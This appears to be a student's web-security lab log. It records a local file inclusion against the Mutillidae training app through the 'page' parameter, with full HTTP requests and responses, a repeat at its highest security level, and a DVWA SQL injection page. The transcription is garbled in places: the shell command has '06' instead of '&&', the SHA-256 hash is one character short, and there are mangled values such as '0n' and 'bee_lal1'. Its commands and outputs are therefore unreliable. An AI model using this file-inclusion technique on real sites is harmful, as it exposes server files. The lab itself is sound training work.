






Canonicalisation test: Marker successfully retrieved.



















```
(habeebah@kali) [~/CIP-A104-Lab3]
$ sudo docker exec www sh -c 'mkdir -p /tmp/lab3 06 printf "LAB3_LFI_MARKER_MUTILLIDAE_2026\n" > /tmp/lab3/lfi-marker.txt'
[sudo] password for habeebah:
(habeebah@kali) [~/CIP-A104-Lab3]
$ sudo docker exec www cat /tmp/lab3/lfi-marker.txt
LAB3_LFI_MARKER_MUTILLIDAE_2026
(habeebah@kali) [~/CIP-A104-Lab3]
$ docker exec www sha256sum /tmp/lab3/lfi-marker.txt
permission denied while trying to connect to the Docker daemon socket at unix:///var/run/docker.sock: Get "http://%2Fvar%2Frun%2Fdocker.sock/v1.45/containers/wwn/json": dial unix /var/run/docker.sock: connect: permission denied
(habeebah@kali) [~/CIP-A104-Lab3]
$ sudo docker exec www sha256sum /tmp/lab3/lfi-marker.txt
19ddaef3356e7d3dcb2b69582f6c2c7d1ae33a62e418559458698e6c9b0a8a6 /tmp/lab3/lfi-marker.txt
(habeebah@kali) [~/CIP-A104-Lab3]
```



Request Response

Method Text Send

GET https://127.0.0.1/index.php?page=/tmp/lab3/lfi-marker.txt HTTP/1.1

host: 127.0.0.1

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Connection: keep-alive

Referer: https://127.0.0.1/index.php?page=arbitrary-file-inclusion.php

Cookie: security=impossible; PHPSESSID=696d8dc2bf7110969d956e0d6998f675; showhints=1; username=bee_lab1; uid=42

Upgrade-Insecure-Requests: 1

Sec-Fetch-Dest: document

Sec-Fetch-Mode: navigate

Sec-Fetch-Site: same-origin

Sec-Fetch-User: ?1

Priority: u=0, i

content-length: 0

Request Response

Header: Text Body: Text Send

HTTP/1.1 200 OK
Date: Sun, 30 Aug 2026 18:58:20 GMT
Server: Apache/2.4.68 (Debian)
X-Powered-By: PHP/8.5.9
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: public
Logged-In-User: bee_lab1
X-XSS-Protection: 0;
Strict-Transport-Security: max-age=0
Referrer-Policy: unsafe-url
Cross-Origin-Opener-Policy: unsafe-none
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
content-length: 50113

</td>
<td class="main-table-frame-right">
 <!-- Begin Content -->
LAB3_LFI_MARKER_MUTILLIDAE_2026

 <!-- I think the database password is set to blank or perhaps samurai.
 It depends on whether you installed this web app from irongeeks site or
 are using it inside Kevin Johnsons Samurai web testing framework.
 It is ok to put the password in HTML comments because no user will ever see
 this comment. I remember that security instructor saying we should use the
 framework comment symbols (ASP.NET, JAVA, PHP, Etc.)
 rather than HTML comments, but we all know those
 security instructors are just making all this up. --> <!-- End Content -->
</td>
</tr>
<tr class="main-table-frame-dark">
 <td colspan="2">

Request Response

Method Text Send

GET https://127.0.0.1/index.php?page=/tmp/lab3/does-not-exist.txt HTTP/1.1
host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1/index.php?popUpNotificationCode=SL56page=arbitrary-file-inclusion.php
Connection: keep-alive
Cookie: security=impossible; PHPSESSID=696d8dc2bf7110969d956e0d6998f675; showhints=1; username=bee_lab1; uid=42
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
content-length: 0

Request
Response

Header: Text
Body: Text
Send

```

HTTP/1.1 200 OK
Date: Sun, 30 Aug 2026 19:13:31 GMT
Server: Apache/2.4.68 (Debian)
X-Powered-By: PHP/8.5.9
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: public
Logged-In-User: bee_lab1
X-XSS-Protection: 0;
Strict-Transport-Security: max-age=0
Referrer-Policy: unsafe-url
Cross-Origin-Opener-Policy: unsafe-none
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
Content-Length: 51372

```

```

</script>
<table>
  <tr id="id-bad-page-tr">
    <td colspan="2" class="error-message">
      Validation Error: 404 - Page Not Found
    </td>
  </tr>
</table>

<!-- I think the database password is set to blank or perhaps samurai.
It depends on whether you installed this web app from irongeeks site or
are using it inside Kevin Johnsons Samurai web testing framework.
It is ok to put the password in HTML comments because no user will ever see
this comment. I remember that security instructor saying we should use the
framework comment symbols (ASP.NET, JAVA, PHP, Etc.)
rather than HTML comments, but we all know those

```

Below is at the highest security of multillidae

Request
Response

Method
Text
Send

```

GET http://127.0.0.1/index.php?popUpNotificationCode=SL5&page=arbitrary-file-inclusion.php HTTP/1.1
host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1/index.php?popUpNotificationCode=SL1&page=arbitrary-file-inclusion.php
Connection: keep-alive
Cookie: security=impossible; PHPSESSID=696d8dc2bf7110969d956e0d6998f675; showhints=0; username=bee_lab1; uid=42
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Content-Length: 0

```

Request Response

Header: Text Body: Text Send

HTTP/1.1 200 OK
Date: Mon, 31 Aug 2026 09:13:01 GMT
Server: Apache/2.4.68 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache
Pragma: no-cache
Logged-In-User: bee_lal1
X-XSS-Protection: 1; mode=block;
X-FRAME-OPTIONS: DENY
Content-Security-Policy: frame-ancestors 'none';
X-Content-Type-Options: nosniff
Referrer-Policy: no-referrer
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Embedder-Policy: require-corp
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

allow_url_include = 0n

</td>
</tr>
<tr><td> </td></tr>
</table> <!-- End Content -->
</td>
</tr>
<tr class="main-table-frame-dark">
<td colspan="2">
Browser: Mozilla/5.0 6(0 X11;6 Linux x86_64;6 rv:128.0)
Gecko/20100101 Firefox/128.0

PHP Version: Not Available (Secure mode doesn't reveal the server version) </td>
</tr>
</table>
</body>
</html>

Field: No matches Time: 26 ms Body Length: 54,004 Total Length: 54,709 bytes

Manual Request Editor

Request Response

Method Text Send

GET http://127.0.0.1/index.php?popUpNotificationCode=SL5&page=arbitrary-file-inclusion.php HTTP/1.1
host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1/index.php?popUpNotificationCode=SL1&page=arbitrary-file-inclusion.php
Connection: keep-alive
Cookie: security=impossible; PHPSESSID=696d8dc2bf7110969d956e0d6998f675; showhints=0; username=bee_lal1; uid=42
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
content-length: 0

DVWA at low

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript Attacks

Authorisation Bypass

Vulnerability: SQL Injection

User ID:

ID: 1
First name: admin
Surname: admin

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

Sites +

Quick Start → Request ← Response Requester +

Text

GET http://127.0.0.1:4280/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
host: 127.0.0.1:4280
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Referer: https://127.0.0.1:4280/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=696d8dc2bf7110969d956e0d6998f675; showhints=0; username=bee_lab1; uid=42
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

History Search Alerts Output WebSockets +

Filter: OFF Export

